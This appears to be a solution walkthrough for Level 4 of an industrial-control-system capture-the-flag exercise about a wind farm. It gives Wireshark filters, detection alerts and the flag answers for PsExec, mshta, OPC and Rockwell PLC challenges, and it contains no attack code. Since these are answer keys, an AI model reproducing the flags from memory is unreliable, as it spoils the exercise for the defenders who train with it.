
New SMB Shares/Users

Level 4 – Flag 1

Filter by the site office network and SMB
ip.addr == 10.0.0.0/24 && smb

In file tab, Export Objects -> SMB
Save "SecretFile.txt"
Open and view flag
NetMiner and zeek make it easy to extract files like this also.

New SMB Shares/Users



Powershell Code Execution via mshta.exe

Level 4 – Flag 2

The SOC intercepted traffic in the Wind Turbine Network of clients browsing to internal sites hosting hta files. Can you determine how the intruder is pivoting throughout the Wind Turbine Network?

```
Points: 10
Flag:
Dragos_P0w3rSh3
ll_P1v0t1ng
Hint:
What type of files
would you expect
to execute with
mshta.exe?
```

Powershell Code Execution via mshta.exe


Level 4 – Flag 2

Filter by the Wind Turbine Network and look for “hta” in the packet frame:
ip.addr == 10.10.30.0/24 && frame contains "hta"

“Find packet” by string for “dragos.hta”
Follow TCP Stream
Look for flag

DRAGOS

Powershell Code Execution via mshta.exe



PSExec Detection

Level 4 – Flag 3

We believe the OPC01 Server in the Wind Turbine Network may have been compromised. What method did the attacker use to pivot to the OPC01 Server?

Points: 10

Flag:

PSEXESVC.exe

Hint:

None

PSExec Detection

Level 4 – Flag 3


Filter by Protocol smb2 and the Wind Turbine Network:

ip.addr == 10.10.30.0/24 && smb2

Look for "Create Request File: PSEXESVC.exe"

DRAGOS

PSExec Detection



436

A Downloaded file hit on: sysinternals_tool

MARK AS READ

DETECTED BY:
PSExec Detection

SOURCE:
a12687dd-0b04-462a-8509-e52b5ffc4572

PLAYBOOKS:
PsExec File Transfer Detected

CASES:
No Cases Linked

DETECTION QUAD:
Indicator

ICS ATT&CK TACTIC:
Lateral Movement

ICS ATT&CK TECHNIQUE:
Remote File Copy

ACTIVITY GROUP:
ELECTRUM, DYMALLOY, ...

ICS CYBER KILLCHAIN STEP:
Stage 1 - Delivery

QUERY-FOCUSED DATASETS:
FileDownload, Yara, ...

OCCURRED AT:
04/24/20, 01:02 PM UTC

ZONES:
Zone 1 (Inactive)

WHAT HAPPENED:
Asset 43 downloaded a file with sha256 hash of ad6b98c01ee849874e4b4502c3d7853196f6044240d3271e4ab3fc6e3c08e9a4 from 11 which matched the sysinternals_tool file signature rule.

RELATED NOTIFICATIONS (0):

ID	Occurred At	Summary

No Related Notifications.

ASSOCIATED ASSETS

Viewing Time Range: **1:00 PM to 1:30 PM 04/24/20 UTC**

View	Type	ID	Name		Dir.
VIEW	Asset	11	**Asset 11**	10.10.10.11	src
VIEW	Asset	43	**Asset 43**	10.10.10.3	dst

PREV CLOSE PIVOT TO KIBANA CREATE A RULE CREATE CASE NEXT

OPC Connection to Historian

Level 4 – Flag 4

There is a real-time OPC DA 2.0 data connection between the Historian SCADA Server in the Windfarm. Normally this is not enabled by the adversary activated it for unknown reasons. We are concerned that the adversary may be using a variant of Havex. Can you investigate any strange messages related to this wind farm real-time data connection?

Points: 10

Flag:

`{OPC-FLAG-IS-HERE-SO-LOOK-NO-MORE}`

Hint:

How does Wireshark view the OPC DA 2.0 protocol?

OPC Connection to Historian

Level 4 – Flag 4

Identify the historian based on its Network Name

Analysis of the traffic reveals that it is OPC

Research OPC reveals that it uses DCERPC protocol


Display filter:

ip.addr==10.10.30.0/24 && dcerpc

Review OPC traffic and identify a description of the OPC server name, where the flag is embedded

DRAGOS

OPC Connection to Historian



Balance of Plant Turbine PLC

Level 4 – Flag 5

We believe that a malicious program was downloaded to a Rockwell controller in the Balance of Plant network. What is the Serial Number of the Turbine PLC (1756-L55) In the Combined Cycle BOP network?

Each Rockwell Device has its own Serial number which is passed over CIP. Be sure that the Serial number you are collecting is for the Product Name: 1756-L55/A 1756-M12/A LOGIX5555 and not one of the Cards on the PLC's rack.

Points: 10

Flag:

`0x0019c114`

Hint:

None

Balance of Plant Turbine PLC

Level 4 – Flag 5

Filter the network traffic by the BOP ip range 10.10.20.0/24

```
ip.addr == 10.10.20.0/24
```

Review the traffic in the network

Filter also by Rockwell CIP traffic

```
ip.addr == 10.10.20.0/24 && cip
```

Filter By CIP Get Attributes Service Code 0x81

```
cip.service == 0x81
```

Filter by CIP Attribute 6 - Which is the device Serial Number

```
cip.attribute == 6
```

Packets that contain cip.attribute 6 will contain the Serial Number for the device


Find the Product Name “1756-L55/A 1756-M12/A LOGIX5555” and collect the Serial Number from that Product.

Balance of Plant Turbine PLC

```
> Frame 214758: 144 bytes on wire (1152 bits), 144 bytes captured (1152 bits) on interface \Device\NPF_{91906473-FD47-4CA0-B378-7B7939E58CC5}, id 10
> Ethernet II, Src: Rockwell_5a:72:ce (00:00:bc:5a:72:ce), Dst: VMware_91:43:de (00:0c:29:91:43:de)
> Internet Protocol Version 4, Src: 10.10.20.3, Dst: 10.10.20.8
> Transmission Control Protocol, Src Port: 44818, Dst Port: 1188, Seq: 87169, Ack: 72291, Len: 90
> EtherNet/IP (Industrial Protocol), Session: 0x11020200, Send RR Data
> Common Industrial Protocol
v CIP Connection Manager
    (Service: Unconnected Send (Response))
    [Request Path Size: 2 words]
  > [Request Path: Identity, Instance: 0x01]
  v Get Attributes All (Response)
    v Attribute: 1 (Vendor ID)
        Vendor ID: Rockwell Automation/Allen-Bradley (0x0001)
    v Attribute: 2 (Device Type)
        Device Type: Programmable Logic Controller (0x000e)
    v Attribute: 3 (Product Code)
        Product Code: 51
    v Attribute: 4 (Revision)
        Major Revision: 16
        Minor Revision: 21
    v Attribute: 5 (Status)
      > Stat
    v At   bute: 6 (Serial Number)
        Serial Number: 0x0019c114
    v A    ibute: 7 (Product Name)
        Pr                  1756-M12/A LOGIX5555

0000  00 0c 29 91 43 de 00 00  bc 5a 72 ce 08 00 45 00   ..)·C··· ·Zr···E·
0010  00 82 5b 8a 40 00 40 06  a2 c6 0a 0a 14 03 0a 0a   ··[·@·@· ········
0020  14 08 af 12 04 a4 cb cb  86 00 b6 f7 47 50 50 18   ········ ····GPP·
0030  10 00 7a 44 00 00 6f 00  42 00 00 02 02 11 00 00   ··zD··o· B·······
0040  00 00 e3 7d 00 00 a8 05  df 00 00 00 00 00 00 00   ···}···· ········
0050  00 00 0a 00 02 00 00 00  00 00 b2 00 32 00 81 00   ········ ····2···
0060  00 00 01 00 0e 00 33 00  10 15 70 31 14 c1 19 00   ······3· ··p1····
0070  1f 31 37 35 36 2d 4c 35  35 2f 41 20 31 37 35 36   ·1756-L5 5/A 1756
0080  2d 4d 31 32 2f 41 20 4c  4f 47 49 58 35 35 35 35   -M12/A L OGIX5555
```

DRAGOS


Interactive Map
admin
Map
Assets
Data
Notifications
Content
Baselines
Reports
Sensors
Admin
FILTERING
From
04/22/20, 05:00 PM UTC
To
04/30/20, 05:15 PM UTC
UPDATE MAP
AUTO-UPDATE
Search Map
79
Zones: Unzoned + 9 more
Collectors: collectorbond2 + 1 more
Links: Physical, Logical, & Implied
Assets: Only Active
Asset Limit: 1,500
Protocols: CIP + 20 more
131 assets
134 links
10 zones
EXPLORE MAP
STRUCTURED MAP
10.10.20.11
10.10.20.10
10.10.20.8
10.10.20.3
10.10.20.6
Timebar
DETAILS
CENTER ON MAP
Viewing Time Range: 5:00 PM to 5:15 PM 04/30/20 UTC
Name: Asset: 120
Class: Controller
Type: PLC
Make: Rockwell Automation/Allen-Bradley
Asset ID: 120
First Seen: 04/24/20, 08:05 AM UTC
Detected By: midpoint01
Last Seen: Unknown
KEY ATTRIBUTES
Hardware
Operating System
Model: 1756-L55/A 1756-M12/A LOGIX5555
No Attributes
Vendor: Rockwell Automation/Allen-Bradley
OTHER ATTRIBUTES
Cip_name:
1756-L55/A 1756-M12/A LOGIX5555,1756-IB16/A DCIN ,1756-ENBT/A,1756-OB16E/A DCOUT EFUSE
City:
none
Country:
none
Firmware:
16.21
Latitude:
Longitude:
none
Serial:
0019c114
ZONES
Zones: Combined Cycle BOP Net...
Lock Asset to Zone
ADDRESSES
Address
10.10.20.3
DETAILS
BASELINES
PROTOCOLS
SETTINGS

Program Modified

Level 4 – Flag 6

What is the name of the PLC Program that is running on the PLC that provides Turbine control.

Description for the program is: "Turbine Control System for Black Start and Peak Support"

Points: 10

Flag:

Turbine_Control_System

Hint:

None

Program Modified

Level 4 – Flag 6

Filter the network traffic by the BOP ip range 10.10.20.0/24

ip.addr == 10.10.20.0/24

Review the traffic in the network


Filter also by Rockwell CIP traffic

ip.addr == 10.10.20.0/24 && cip

Filter By CIP Class 0x64 which is a vendor-specific CIP Class code (0x64 through 0xC7) - In this case it is used to change the program used.

cip.class == 0x64

Program Modified



1290

PLC Write Detected

MARK AS READ

DETECTED BY:
CIP Write

SOURCE:
dfc0de9f-1806-44af-a2f6-f41cc4e8c624

PLAYBOOKS:
No Associated Playbooks

CASES:
No Cases Linked

DETECTION QUAD:
Configuration

ICS ATT&CK TACTIC:
No Applicable ICS ATT&CK Tactic

ICS ATT&CK TECHNIQUE:
No Applicable ICS ATT&CK Technique

ACTIVITY GROUP:
No Applicable Activity Group

ICS CYBER KILLCHAIN STEP:
No Applicable ICS Cyber Killchain Step

QUERY-FOCUSED DATASETS:
CIP, CIP Identities, ...

OCCURRED AT:
04/24/20, 02:05 PM UTC

ZONES:
Zone 1 (Inactive)

WHAT HAPPENED:
Asset: 28 (10.10.20.8) attempted to write to Rockwell PLC: 120 (10.10.20.3)

RELATED NOTIFICATIONS (0):

ID	Occurred At	Summary

No Related Notifications.

ASSOCIATED ASSETS

Viewing Time Range: **2:00 PM to 2:30 PM 04/24/20 UTC**

View	Type	ID	Name		Dir.
VIEW	Asset	120	**Asset 120**	10.10.20.3	other
VIEW	Asset	28	**Asset 28**	10.10.20.8	src

‹ PREV CLOSE PIVOT TO KIBANA CREATE A RULE CREATE CASE NEXT ›

Protect the Relays

Level 4 – Flag 7

Our logs indicate that the adversary attempted to access one of the substation's SEL-751A feeder protection relays. Can you identify the ID used on this feeder relay?

